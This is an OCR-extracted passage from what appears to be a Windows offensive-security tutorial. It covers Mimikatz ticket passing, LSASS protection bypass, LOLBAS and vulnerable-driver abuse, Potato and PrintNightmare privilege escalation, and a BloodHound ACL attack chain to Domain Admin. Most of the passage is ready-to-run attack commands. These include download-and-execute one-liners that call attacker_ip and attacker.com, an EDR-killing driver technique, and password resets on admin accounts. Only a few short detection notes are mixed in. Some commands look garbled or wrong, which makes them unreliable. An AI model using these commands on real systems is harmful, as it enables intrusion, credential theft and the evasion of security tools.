
command, as showcased previously. Then you use the

```
kerberos::ptt
```

command followed by the name of the user ticket you want to impersonate.



This will inject - or pass - the Kerberos ticket into your current session. You can now spawn a terminal from this Mimikatz process with the command `misc::cmd` (1) and confirm you have the Kerberos token ready to use by running `klist` (2).



Here, you can see the token for the StationX-user has been stolen, allowing you to access resources this user has permission to (3).

If the Mimikatz kerberos::ptt command is not working as expected, you may need to try another Kerberos ticket extraction tool like **ticketer.py** or **Rubeus**. For more information, check out **this GitHub thread**.

Blue Team Detection: Pass-the-Hash

Event ID 4624: Successful Logon

- **Trigger:** A user successfully logged on to this computer.
- **Red Flag:** Look for **Logon Type 3** (Network) using **NTLM** authentication where the **Key Length** is 0. A key length of 0 is the primary indicator of a PtH attack, as legitimate NTLM logons typically have a 128-bit key.

Special thanks to *Adam Goss* for the permission to adapt content from his comprehensive Mimikatz guide.

Bypassing LSASS Protections

Modern Windows systems (10+/Server 2016+) enforce **Credential Guard** and **Protected Process Light (PPL)**, blocking LSASS memory access.
Workarounds:

1. **Disable Credential Guard** (requires reboot):

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\LSA /v LsaCfgFlags /t
REG_DWORD /d 0 /f
```

2. **Kernel Exploits**: Use vulnerabilities like **CVE-2021-36934 (HiveNightmare)** to extract SAM/SYSTEM backups, but keep in mind that this method is now long patched, on most systems and was a temporary vulnerability in 2021 - relying on it in 2026 would require an unpatched machine.
3. **Direct Memory Extraction**: Use **nanodump** to bypass PPL and dump LSASS:

```
nanodump.exe --write C:\Windows\Temp\lsass.dmp
```

On hardened systems PPL/Credential Guard isolates and protects secrets, which cannot be bypassed simply by turning off security settings, it's about trial and error.

How does privilege::debug Works?

In Mimikatz, the `privilege::debug` command is used to enable the `SeDebugPrivilege` in the context of the process running Mimikatz.

1. Checking Privilege Status:
    - The command first checks whether the current process has the `SeDebugPrivilege` enabled.
    - If the privilege is already enabled, it notifies the user.
2. Enabling the Privilege:
    - If the privilege is not enabled, the command attempts to enable it by adjusting the token privileges of the running process.
    - Mimikatz uses the Windows API (e.g., `OpenProcessToken` and `AdjustTokenPrivileges`) to modify the process's token and enable `SeDebugPrivilege`.
3. Confirmation:
    - Once the privilege is successfully enabled, Mimikatz displays a confirmation message.

What is SeDebugPrivilege?

- `SeDebugPrivilege` is a special Windows privilege that allows a process to inspect and manipulate the memory of other processes, even those running with higher privileges.
- By default, this privilege is granted to users who are part of the Administrators group.
- Enabling this privilege is essential for certain operations in Mimikatz, such as dumping credentials or accessing sensitive process memory.

Why is privilege::debug Important?

- Many of Mimikatz's functions, like reading LSASS (Local Security Authority Subsystem Service) memory or interacting with processes at a low level, require elevated privileges.
- Without enabling SeDebugPrivilege, these operations would fail due to insufficient permissions.

Key Points

- Running privilege::debug does not bypass Windows security; you need to be running Mimikatz as an Administrator to enable the privilege.
- If you're not running as Administrator, Mimikatz will fail to enable the privilege and notify you of the failure.

LOLBAS

Meaning and Origin

LOLBAS stands for **Living Off the Land Binaries, Scripts and Libraries**.

Modern attackers have moved away from bringing their own tools to using legitimate system utilities for malicious purposes. This approach, called "Living Off the Land," is particularly effective because attackers use legitimate tools present in a system to perform malicious actions.

What Are They?

- **Binaries**: Executable files (.exe) pre-installed in operating systems like Windows.
- **Scripts**: Files like PowerShell scripts (.ps1), batch files (.bat), and VBScript (.vbs).

Advantages of using LOLBAS

1. **Bypass Security**: Legitimate tools are trusted by security systems.
2. **Reduce Footprint**: No need to download or install malicious software.
3. **Blend In**: Activities appear normal to automated monitoring.
4. **Evade Detection**: Signature-based detection becomes ineffective.

Ingress Tool Transfer

Ingress Tool Transfer refers to the process where an attacker brings tools or payloads into a compromised environment. This technique is often executed using legitimate tools already available on the system, which allows attackers to evade detection. The term is part of the MITRE ATT&CK Framework under T1105 - Ingress Tool Transfer.

Connection to LOLBAS

LOLBAS techniques involve the use of legitimate, signed Windows binaries or scripts (e.g., certutil, bitsadmin, mshta) to transfer malicious tools. These tools are not flagged by default security solutions as they are typically considered safe for system operations.

Msbuild for Code Execution Technique

Create an xml file called malicious.csproj

```
msbuild.exe C:\Tools\malicious.csproj
```

Paste the following:

```
<Project ToolsVersion="4.0"
xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <Target Name="Exec">
    <Exec Command="C:\Windows\System32\calc.exe" />
  </Target>
</Project>
```

Run HTML

1. **Odbcconf.exe for LOLDriver Loading**:

```
odbcconf.exe /S /A {REGSVR "C:\Tools\malicious.dll"}
```

Examples of Ingress Tool Transfer

1. Using **certutil**

Purpose: Download a malicious payload while leveraging the built-in Windows certificate utility.

```
certutil.exe -urlcache -f http://attacker_ip/payload.exe
C:\Windows\Temp\payload.exe
```

Downloads payload.exe to the C:\Windows\Temp directory.

2. Using **bitsadmin**

Purpose: Schedule a file download using the Background Intelligent Transfer Service (BITS).

```
bitsadmin /transfer myJob /download /priority high
http://attacker_ip/payload.exe C:\Windows\Temp\payload.exe
```

Downloads the file in a stealthy manner, using a service designed for system updates.

3. Using **PowerShell**

Purpose: Execute a script to download and execute a payload in one step.

```
Invoke-WebRequest -Uri "http://attacker_ip/payload.exe" -OutFile
"C:\Windows\Temp\payload.exe"
```

```
Start-Process "C:\Windows\Temp\payload.exe"
```

This approach downloads and executes the payload with minimal commands.

4. Using **mshta**

Purpose: Execute remote scripts hosted on the attacker's server.

```
mshta http://attacker_ip/payload.hta
```

Executes the payload via the Microsoft HTML Application Host.

System Binary Proxy Execution

This is a technique where adversaries misuse legitimate, trusted system binaries to execute malicious code, thereby evading security defenses. These binaries, often signed by Microsoft and present by default on Windows systems, can be exploited to proxy the execution of unauthorized commands or scripts. This method leverages the trust inherently placed in these binaries to bypass security controls and avoid detection.

The MITRE ATT&CK framework categorizes this under Technique T1218 - System Binary Proxy Execution. This technique encompasses various sub-techniques; each associated with specific binaries that can be abused for proxy execution.

Here are some examples of such binaries, along with their typical usage and how adversaries might exploit them:

1. Using **InstallUtil.exe**

Description: A command-line utility that allows for the installation and uninstallation of resources by executing specific installer components specified in .NET binaries.

Malicious Use: Attackers can craft a malicious .NET assembly with an installer class and execute it using InstallUtil.exe to run arbitrary code.

Command:

```
InstallUtil.exe /logfile= /LogToConsole=false /U
C:\Path\To\MaliciousAssembly.exe
```

This command executes the uninstall function (/U flag) of the specified assembly, which can contain malicious code.

2. Using **Regsvr32.exe**

Description: A command-line utility for registering and unregistering OLE controls, such as DLLs and ActiveX controls in the Windows registry.

Malicious Use: Attackers can use regsvr32.exe to execute remotely hosted scripts via the /s and /i parameters, effectively bypassing application whitelisting.

Command:

```
regsvr32.exe /s /n /u /i:http://attacker_ip/script.sct scrobj.dll
```

This command runs a scriptlet from the specified URL without registering it, allowing for arbitrary code execution.

3. Using **Rundll32.exe**

Description: A Windows utility used to load and run 32-bit Dynamic Link Libraries (DLLs).

Malicious Use: Attackers can use rundll32.exe to execute functions exported by DLLs, including those that can execute scripts like JavaScript or VBScript.

Command:

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication
";document.write();GetObject("script:http://attacker_ip/malicious.sct")
```

This command uses rundll32.exe to execute a remote scriptlet, leading to code execution.

4. Using **Msiexec.exe**

Description: The Windows Installer executable (msiexec.exe) is responsible for interpreting installation packages and installing applications.

Malicious Use: Attackers can use msiexec.exe to download and execute malicious MSI packages from a remote server, effectively bypassing security controls.

Command:

```
msiexec.exe /i http://attacker_ip/malicious.msi /quiet /qn /norestart
```

This command instructs msiexec.exe to silently install (/quiet /qn) the MSI package from the specified URL without restarting the system.

5. Using **Cscript.exe**

Description: The Windows Script Host executable (cscript.exe) is used to run scripts written in VBScript or JScript from the command line.

Malicious Use: Attackers can leverage cscript.exe to execute malicious scripts, potentially leading to code execution or system compromise.

Command:

```
cscript.exe //NoLogo C:\Path\To\MaliciousScript.vbs
```

This command runs the specified VBScript file without displaying the Windows Script Host logo (//NoLogo), reducing the likelihood of detection.

LOLDrivers

Meaning and Origin

LOLDrivers represent an evolution in living-off-the-land techniques, it stands for **Living Off the Land Drivers**.

The term was coined after attackers began exploiting legitimate drivers signed by trusted vendors to bypass security mechanisms.

What Are They?

- **Drivers**: Kernel-mode or user-mode components interacting with hardware and providing system-level functionality.
- These drivers are often signed with trusted certificates, making them appear safe.

How They Are Used

- **Legitimate Uses**: Device management, enabling hardware functions.
- **Malicious Uses**:
    - **Kernel Exploits**: Gaining system-level access.
    - **Code Execution**: Running arbitrary code with kernel privileges.
    - **Disabling Security Tools**: Terminating antivirus and monitoring software.
    - **Persistence and Evasion**: Hiding through trusted driver signatures.

Vulnerable Drivers and Their Exploitation

GIGABYTE GDRV.SYS Driver

Description: This driver, associated with GIGABYTE's software utilities, has been identified as vulnerable, allowing unauthorized access to physical memory.

Vulnerability: The driver exposes functionality that permits reading from and writing to arbitrary physical memory locations, which can be exploited to execute code with kernel-level privileges.

Exploitation Using rundll32.exe:

An attacker can craft a malicious DLL that interacts with the vulnerable driver to perform unauthorized memory operations.

Command:

```
rundll32.exe C:\Path\To\Malicious.dll,EntryPoint
```

This command executes the specified entry point within the malicious DLL, which communicates with the vulnerable driver to perform the exploit.

ASUS AsIO2.sys Driver

Description: The AsIO2.sys driver, used in ASUS software, contains vulnerabilities that can be exploited to read and write to physical memory.

Vulnerability: Improper validation within the driver allows attackers to manipulate memory, potentially leading to privilege escalation.

Exploitation Using regsvr32.exe:

Attackers can create a malicious scriptlet or COM script that interacts with the vulnerable driver.

Command:

```
regsvr32.exe /s /n /u /i:C:\Path\To\Malicious.sct scrobj.dll
```

This command executes the malicious scriptlet, which interfaces with the driver to perform unauthorized actions.

MSI Afterburner RTCore64.sys Driver

Description: MSI Afterburner is a popular graphics card overclocking utility that includes the driver RTCore64.sys.

Vulnerability: A version of this driver is vulnerable to a privilege escalation and code execution flaw tracked as CVE-2019-16098. This vulnerability allows attackers to execute arbitrary code with kernel-level privileges.

Exploitation Using rundll32.exe:

Command:

```
rundll32.exe C:\Path\To\RTCore64.dll,EntryPoint
```

This command executes the specified entry point within the RTCore64.dll, which interacts with the vulnerable driver to perform the exploit.

Exploitation Using regsvr32.exe:

Command:

```
regsvr32.exe /s /n /u /i:C:\Path\To\Malicious.sct scrobj.dll
```

This command executes a malicious scriptlet that interacts with the vulnerable driver to perform unauthorized actions.

Additional Techniques

1. **CVE-2022-21894 (Secure Boot bypass)**: Exploit vulnerable drivers for kernel-level execution:

```
sc.exe create sbb binPath= "C:\Tools\malicious.sys" type=kernel
```

```
sc.exe start sbb
```

2. **Bring Your Own Vulnerable Driver (BYOVD)**: Disable EDR drivers using **Process Explorer (procexp.sys)**:

```
procexp.exe /accepteula -d
```

Modern EDRs (CrowdStrike, SentinelOne) run in the Kernel (Ring 0). They use a Windows feature called PPL (Protected Process Light) to prevent you from killing their processes, even if you are an Administrator.

The Attack Logic

1. **The Constraint**: You are an Admin (Ring 3). You cannot touch the EDR (Ring 0).
2. **The Bypass**: You bring a legitimate, digitally signed driver (like `Capcom.sys` or MSI Afterburner's `RTCore64.sys`) that has a known vulnerability.

3. **The Execution**
    - Windows loads the driver because the digital signature is valid.
    - You use a tool (like KDU or Terminus) to exploit the vulnerability in that driver.
    - This gives you Kernel-level code execution.

4. **The Result**: Now that you are in the Kernel, you can direct the driver to strip the "Protected" flag from the EDR process and terminate it.

Blue Team Detection: BYOVD

- **Event ID 7045**: A new service was installed (drivers are loaded as services).
- **Hash Match**: Alert on the loading of known vulnerable driver hashes (e.g., the hash of the vulnerable `RTCore64.sys`).

How Does LOLBAS and LOLDrivers Help Mimikatz?

Mimikatz can run in heavily secured environments by leveraging **LOLBAS** and **LOLDrivers**, which involve abusing legitimate binaries, scripts, and drivers present on Windows systems. These techniques allow attackers or penetration testers to bypass security measures by using trusted components that are less likely to trigger alarms.

1. Living Off the Land Binaries and Scripts (LOLBAS):

- These are legitimate, signed Windows utilities that can be abused to execute malicious actions.
- Security tools often allow these binaries because they are necessary for system functionality.

2. Living Off the Land Drivers (LOLDrivers):

- Legitimate drivers with elevated permissions are used to load or execute code that interacts with the system at a kernel level.
- Abusing signed drivers can help bypass restrictions like Driver Signature Enforcement (DSE) or access protected areas of the OS.

As a defender, understanding LOLBAS and LOLDrivers helps:

- Implement behavioral-based detection.
- Monitor for unusual use of legitimate tools.
- Create appropriate baselines for normal system activity.
- Design effective security policies.

Example Using Certutil and Rundll32

Certutil is a command-line utility in Windows that is used to manage certificates, certificate stores, and various public key infrastructure (PKI) tasks. The utility is often used by administrators for managing the digital certificates used for encryption, authentication, and secure communication on a system.

1. Download Mimikatz Using Certutil

We'll use Certutil to download the payload from a remote server to the target system.

Command:

```
cd C:\Windows\Temp
```

```
certutil.exe -urlcache -f http://LOCAL_ATTACKER_IP/mimilib.dll
mimilib.dll
```

This command:

- Downloads the payload (mimilib.dll) from a hosted URL (https://LOCAL_ATTACKER_IP/mimilib.dll) to C:\Windows\Temp.
- Uses a trusted system binary to reduce suspicion.

2. Execute Mimikatz Commands Using Rundll32

Rundll32 can be used to execute DLL functions indirectly. It's a signed Microsoft binary and often trusted by security tools.

Commands:

```
rundll32 mscoree.dll,_CorExeMain_Exported payload.dll
```

This method is theoretical, so if it doesn't work execute the mimikatz.exe directly in-memory via reflective loading.

Why Do This Example Work?

Using a function name with **rundll32** works because **rundll32** is a utility in Windows designed to load and execute specific exported functions from a DLL.

rundll32 allows the execution of functions that meet a specific signature, such as those exported for callback purposes.

Mimikatz functions like `privilege::debug` and `sekurlsa::logonpasswords` aren't directly compatible with **rundll32** unless the DLL is designed with an exported function that internally calls these commands.

If Mimikatz or a similar tool is packaged as a DLL with an appropriate exported entry point, **rundll32** could be used to execute these functions indirectly.

The combination of **rundll32's** ability to load and execute DLL functions and its status as a trusted Windows utility makes it a powerful tool for malicious purposes.

Its legitimacy as a built-in system tool reduces detection chances, while its flexibility allows attackers to execute payloads without relying on custom malware.

Furthermore, since **rundll32** is a legitimate binary, many security tools may not immediately flag its usage unless specifically monitored for suspicious behavior.

Privilege Escalation in Endpoint Machines

The Critical Transition Point

Privilege escalation represents one of the most critical phases in a cyber-attack. It's the difference between having limited access to a system and having complete control. For defenders, preventing privilege escalation can stop attackers in their tracks.

Modern privilege escalation techniques fall into several categories:

1. **Exploitation of System Vulnerabilities**: Using unpatched security flaws.
2. **Misconfiguration Abuse**: Leveraging poor system configurations.
3. **Credential Abuse**: Using stolen or weak credentials.
4. **Token Manipulation**: Exploiting Windows access tokens.
5. **Service Abuse**: Manipulating system services.

Keep in mind, before attempting escalation, attackers must already understand their current privileges and potential attack vectors, make sure to take you time to do the best reconnaissance you can beforehand.

Below, we'll explore various techniques and tools used to achieve privilege escalation, focusing on their methodologies and applications.

What is a Service Account?

A service account is a specialized account created to perform automated tasks, run applications, manage services, or interact with APIs and systems. These accounts are not tied to a specific user and are specifically configured to fulfill a predefined set of operational purposes in the domain.

Key Characteristics of Service Accounts

1. **Non-Interactive Usage:**
    - Service accounts are typically non-interactive, meaning they are not designed for direct human login but are used by applications, scripts, or services.
2. **Privileged Access:**
    - Service accounts often have higher privileges than regular user accounts to perform their specific functions (e.g., running a critical service or accessing sensitive resources).
3. **Credential-Based Authentication:**
    - Authentication usually involves passwords, however in a highly secure environments it's more likely to find the use of certificates, keys, or tokens.
4. **Automation and Integration:**

They enable seamless communication between systems, applications, or services.

WinPEAS and LinPEAS

WinPEAS and **LinPEAS** are powerful enumeration scripts designed to automate the detection of privilege escalation vectors in Windows and Linux environments, respectively.

WinPEAS:

Focuses on identifying misconfigurations, exposed credentials, and vulnerable services in Windows systems. Download from the repository and execute:

```
mkdir C:\Tools\
```

```
Invoke-WebRequest -Uri "https://github.com/carlospolop/PEASS-
ng/releases/latest/download/winPEASx64.exe" -OutFile
"C:\Tools\winpeas.exe"
```

```
cd C:\Tools\
```

```
.\winpeas.exe > winpeas_output.txt
```

This command executes WinPEAS and saves the output for analysis.

LinPEAS:

Targets Linux systems to uncover potential vectors like SUID/SGID binaries, misconfigured cron jobs, or kernel exploits. Download from the repository and execute:

```
git clone https://github.com/carlospolop/PEASS-ng.git
```

```
cd PEASS-ng/linPEAS
```

```
./linpeas.sh | tee linpeas_output.txt
```

This runs LinPEAS and pipes the output to a file for further investigation.

COM and DCOM

COM (Component Object Model) and **DCOM (Distributed Component Object Model)** are technologies developed by Microsoft to enable communication between software components. They are often exploited in privilege escalation attacks when misconfigured or poorly secured.

COM (Component Object Model):

- **Definition**: A framework for enabling communication between objects within the same system or application.
- **Purpose**: Allows developers to create modular applications using shared libraries and components.
- **How it Works**: COM objects are instantiated using identifiers like a **Programmatic Identifier (ProgID)** or a **Class Identifier (CLSID)**. These objects expose functionality through interfaces.

Example Execution:

```
$comObject =
[Activator]::CreateInstance([Type]::GetTypeFromProgID("WScript.Shell"))
```

```
 $comObject.Popup("Hello from COM")
```

DCOM (Distributed Component Object Model):

- **Definition**: An extension of COM that supports communication between objects across networked systems.
- **Purpose**: Facilitates distributed applications by allowing resources on different machines to interact.
- **How it Works**: Relies on Remote Procedure Calls (RPC) for communication and includes security mechanisms for access control and authentication.

Example Execution:

```
$dcomObject =
[Activator]::CreateInstance([Type]::GetTypeFromProgID("Shell.Applicatio
n", "RemoteMachineName"))
```

```
 $dcomObject.ShellExecute("notepad.exe")
```

Potatoes

"Potatoes" refer to a class of Windows privilege escalation exploits that abuse misconfigurations in DCOM and token handling. Examples include **JuicyPotato**, **RoguePotato**, **PrintSpoofer**, **SweetPotato**, and **RottenPotato**.

JuicyPotato - Exploits the DCOM activation service to execute commands with SYSTEM-level privileges. Download and Execute:

```
 mkdir C:\Tools\
```

```
Invoke-WebRequest -Uri "https://github.com/ohpe/juicy-
potato/releases/latest/download/JuicyPotato.exe" -OutFile
"C:\Tools\JuicyPotato.exe"
```

```
 cd C:\Tools\
```

```
 .\JuicyPotato.exe -l 1337 -p "cmd.exe" -a "/c whoami" -t *
```

RoguePotato - Uses NTLM relaying to abuse token impersonation. Clone, compile, and Execute:

```
git clone https://github.com/antonioCoco/RoguePotato.git
```

```
cd RoguePotato
```

```
make
```

```
./RoguePotato -r 192.168.1.100 -l 9999 -p "cmd.exe"
```

PrintSpoofer - Abuses the Print Spooler service to achieve SYSTEM privileges. Download and Execute:

```
git clone https://github.com/itm4n/PrintSpoofer.git
```

```
cd PrintSpoofer
```

```
make
```

```
./PrintSpoofer -i -c "bash"
```

SweetPotato - Targets certain Windows services that interact with tokens. Clone, compile, and Execute:

```
git clone https://github.com/CCob/SweetPotato.git
```

```
cd SweetPotato
```

```
make
```

```
./SweetPotato -c {CLSID} -p "bash"
```

The -c {CLSID} flag specifies the **Component Object Model (COM) Class Identifier**. This is a unique identifier that determines which COM class the exploit targets for privilege escalation. Replace {CLSID} with the appropriate identifier for the target system, such as {12345678-1234-1234-1234-123456789ABC}.

RottenPotato - Uses DCOM and NTLM reflection to execute SYSTEM-level commands. Clone, compile, and Execute:

```
git clone https://github.com/komodoproject/rottenpotato.git
```

```
cd rottenpotato
```

```
make
```

```
./rottenpotato -c "bash"
```

Potato Deep Dive: From Service to SYSTEM

The Mechanics: SeImpersonatePrivilege

The SeImpersonatePrivilege is the "Keys to the Kingdom." It allows a service account (like IIS AppPool or SQL Service) to "impersonate" any user that connects to it.

The Exploit Logic

1. **Coerce**: You force the NT AUTHORITY\SYSTEM account to authenticate to your malicious process. (Usually via RPC or Named Pipes).
2. **Capture**: Your process receives the authentication token.
3. **Impersonate**: Because you have SeImpersonatePrivilege, you tell Windows: "*I am now this user.*"
4. **Execute**: You spawn a command shell (cmd.exe) using that stolen token.

Practical Walkthrough: PrintSpoofer

Target: A Windows Server 2019 machine where you have a shell as iis apppool\defaultapppool.

Check: whoami /priv > SeImpersonatePrivilege: Enabled.

Step 1: Upload the Tool

```
curl http://attacker/PrintSpoofer.exe -o
C:\Windows\Temp\PrintSpoofer.exe
```

Step 2: Execute

You tell PrintSpoofer to run cmd.exe interactively (-i) and impersonate SYSTEM (-c).

```
C:\Windows\Temp\PrintSpoofer.exe -i -c cmd.exe
```

Step 3: Verification

```
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() to SYSTEM
C:\Windows\system32> whoami
nt authority\system
```

Blue Team Detection

- **Event ID 4688**: Process Creation. Look for PrintSpoofer.exe or suspicious arguments (-i -c).
- **Behavior**: A web server process (w3wp.exe) spawning cmd.exe or powershell.exe is a 100% alert.

Additional Potato Exploits

PrintNightmare (CVE-2021-1675/CVE-2021-34527):

```
python3 CVE-2021-1675.py -u User -p Pass123 -d corp.local -dc-ip
192.168.1.10 \\192.168.1.100\share\malicious.dll
```

Token Manipulation: Steal SYSTEM tokens via named pipe impersonation:

```
incognito.exe execute -c "NT AUTHORITY\SYSTEM" cmd.exe
```

CVE-2021-34527 is distinct from CVE-2021-1675; Microsoft issued out-of-band updates and guidance - production advice should emphasize patching and secure Point-and-Print configuration, not exploitation.

SharpHound and BloodHound

SharpHound and **BloodHound** are tools for Active Directory enumeration and privilege escalation.

SharpHound:

Download and Execute:

```
mkdir C:\Tools\
```

```
Invoke-WebRequest -Uri
"https://github.com/BloodHoundAD/BloodHound/releases/latest/download/Sh
arpHound.exe" -OutFile "C:\Tools\SharpHound.exe"
```

```
cd C:\Tools\
```

```
.\SharpHound.exe -c All -d example.local -o collected_data.zip
```

BloodHound: (Download for Linux)

```
git clone https://github.com/BloodHoundAD/BloodHound.git
```

```
cd BloodHound
```

```
npm install
```

```
npm run build
```

To execute, Import the data into BloodHound and visualize potential attack paths:

```
neo4j console & bloodhound
```

Reading BloodHound Output: From Collection to Attack Path

What You Get After Running SharpHound

After running SharpHound, you have a JSON file containing all the relationships in your Active Directory:

- Who has admin rights on which computers
- Group memberships
- Kerberos delegation trust relationships
- ACL (Access Control List) permissions between users and resources

Dumping this data into BloodHound creates a visual graph. But most attackers stop here. They don't know how to read the graph.

Understanding the BloodHound Interface

The Three Key Views

1. **Node Explorer** (Left sidebar)
    - Shows individual users, computers, groups, domains.
    - Displays properties like password age, last login, UAC flags.

2. **Relationship Viewer** (Center graph)
    - Visual network showing "who can do what to whom".
    - Critical: Edges (lines) represent relationships.
    - Red edges = "Admin on," "CanForceChangePassword," etc.
    - Blue edges = Group membership.

3. **Analysis Tab** (Right sidebar)
    - Pre-built queries like "Shortest Path to Domain Admin".
    - "Users with RDP Rights".
    - "Active Sessions".

The Most Powerful Query: "Find Shortest Path to Domain Admin"

This single query is worth the entire BloodHound tool.

How to Use It:

1. Select any user (e.g., "jsmith@corp.com").
2. Click Analysis > Shortest Path to Domain Admin.
3. BloodHound draws the minimum number of steps needed to become Domain Admin.

What You're Looking At:

```
jsmith@corp.com
   ↓ (MemberOf)
   IT Support Group
       ↓ (AdminOn)
       FILE-SERVER-01
           ↓ (CanForceChangePassword)
           domain-admin-acct@corp.com
               ↓ (MemberOf)
               Domain Admins
```

This path says: "*jsmith is in IT Support. IT Support has admin on FILE-SERVER. FILE-SERVER admin account has CanForceChangePassword on domain-admin-acct. That account is Domain Admin.*"

You just found a 4-step attack chain.

Understanding Dangerous ACL Permissions

Active Directory permissions are not just "admin" or "user." They're granular. BloodHound exposes the dangerous ones:

1. **GenericWrite / GenericAll**

- **What it means**: You can write any attribute to this object.
- **The Attack**:
  - Add yourself to a group.
  - Change a service account's password.
  - Modify a computer's dNSHostName.
- **Example Path**: User A > GenericWrite > Group B > AdminOn > Server C.
- **Exploitation**: Modify Group B's membership to include User A, then use Group B's admin rights on Server C.

2. **ForceChangePassword**

What it means: You can reset this account's password without knowing the current password.

The Attack: Reset a service account's password, then use the new password to authenticate as that account.

BloodHound Edge: Red line labeled "CanForceChangePassword"

3. **WriteOwner**

What it means: You can change who owns an object.

The Attack: Become the owner of a high-privilege group, then grant yourself membership.

4. **WriteDacl**

What it means: You can modify the permissions (DACL) on an object.

The Attack: Grant yourself GenericAll on a Domain Admin account, then you can do anything to it.

5. **AddMember**

What it means: You can add users to this group.

The Attack: Add yourself to the Domain Admins group (if you have this permission).

Real-World Example: The Spreadsheet Attack

Imagine BloodHound shows this path:

```
jsmith (User)
   → GenericWrite on Finance_Staff (Group)
       → AdminOn FILE-FINANCIAL
           → DomainUser finance-svc (Service Account)
               → CanForceChangePassword on CFO_ADMIN
                   → MemberOf Domain Admins
```

The Attack Steps:

1. **Lateral Move**: Use jsmith's credentials to get on any machine in the domain.
2. **Abuse GenericWrite**: Add yourself to the Finance_Staff group using the PowerShell command:

```
Add-ADGroupMember -Identity Finance_Staff -Members jsmith -Credential
(Get-Credential)
```

3. **Leverage AdminOn**: Now that jsmith is in Finance_Staff, you have admin rights on FILE-FINANCIAL.

```
psexec.py FINANCIAL\jsmith@192.168.1.50 -hashes NTLMhash cmd.exe
```

4. **Escalate Privileges**: From FILE-FINANCIAL, dumping LSASS with Mimikatz gives you the finance-svc account credential.

```
Invoke-Mimikatz -Command '"sekurlsa::logonpasswords"'
```

5. **Reset CFO Account**: Use finance-svc to force-reset the CFO's password (which is Domain Admin):

```
$NewPassword = ConvertTo-SecureString "Temporary123!@#" -AsPlainText -
Force

Set-ADAccountPassword -Identity CFO_ADMIN -NewPassword $NewPassword
```

6. **Domain Admin**: Log in as CFO_ADMIN. You're now Domain Admin.

This entire attack chain was discovered by running "Shortest Path to Domain Admin" in BloodHound.

Blue Team Detection: ACL Abuse

When attackers exploit these ACL permissions, they leave traces:

Event ID 5136: Directory Service Object Modified

- **Red Flag**: Unexpected changes to group membership (especially Domain Admins group).
- **Example**: Look for unexpected "Add Member" operations on privileged groups.

Event ID 4722: Account Enabled

- **Red Flag**: Disabled accounts suddenly being re-enabled (attacker enabling a dormant admin account).

Event ID 4723: Attempt to Change Password

- **Red Flag**: Multiple password change attempts on service accounts or high-privilege users.

Mitigate: Implement ACL auditing on sensitive groups (Domain Admins, Schema Admins). Alert on any modification to these groups, especially outside of change windows.

The Bottom Line

BloodHound doesn't attack; it shows you where the attack is. The graph is your attack blueprint.

Living-Off-The-Land with PowerShell

Why Bring Malware When the Admin Gave You the Tool?

"Living-Off-The-Land" (LOL) is a strategy where attackers use the legitimate tools already installed on the operating system to conduct their attacks. The ultimate LOL tool in Windows is **PowerShell**.

By using PowerShell, attackers can run sophisticated malware completely in memory (fileless), meaning no .exe file ever touches the hard drive for antivirus to scan.

1. **Execution Policy Bypass**

Many administrators set the PowerShell Execution Policy to Restricted or RemoteSigned, believing this stops hackers. It does not. The Execution Policy is a safety feature designed to stop users from accidentally running scripts; it is not a security boundary.

The Bypass Techniques:

You can bypass this restriction simply by passing a flag or piping the command:

Method 1: The direct flag

```
powershell.exe -ExecutionPolicy Bypass -File script.ps1
```

Method 2: The "Cradle" (Download & Execute in Memory)

```
powershell.exe -nop -c "iex(New-Object
Net.WebClient).DownloadString('http://attacker.com/payload.ps1')"
```

2. **The Downgrade Attack (Version 2)**

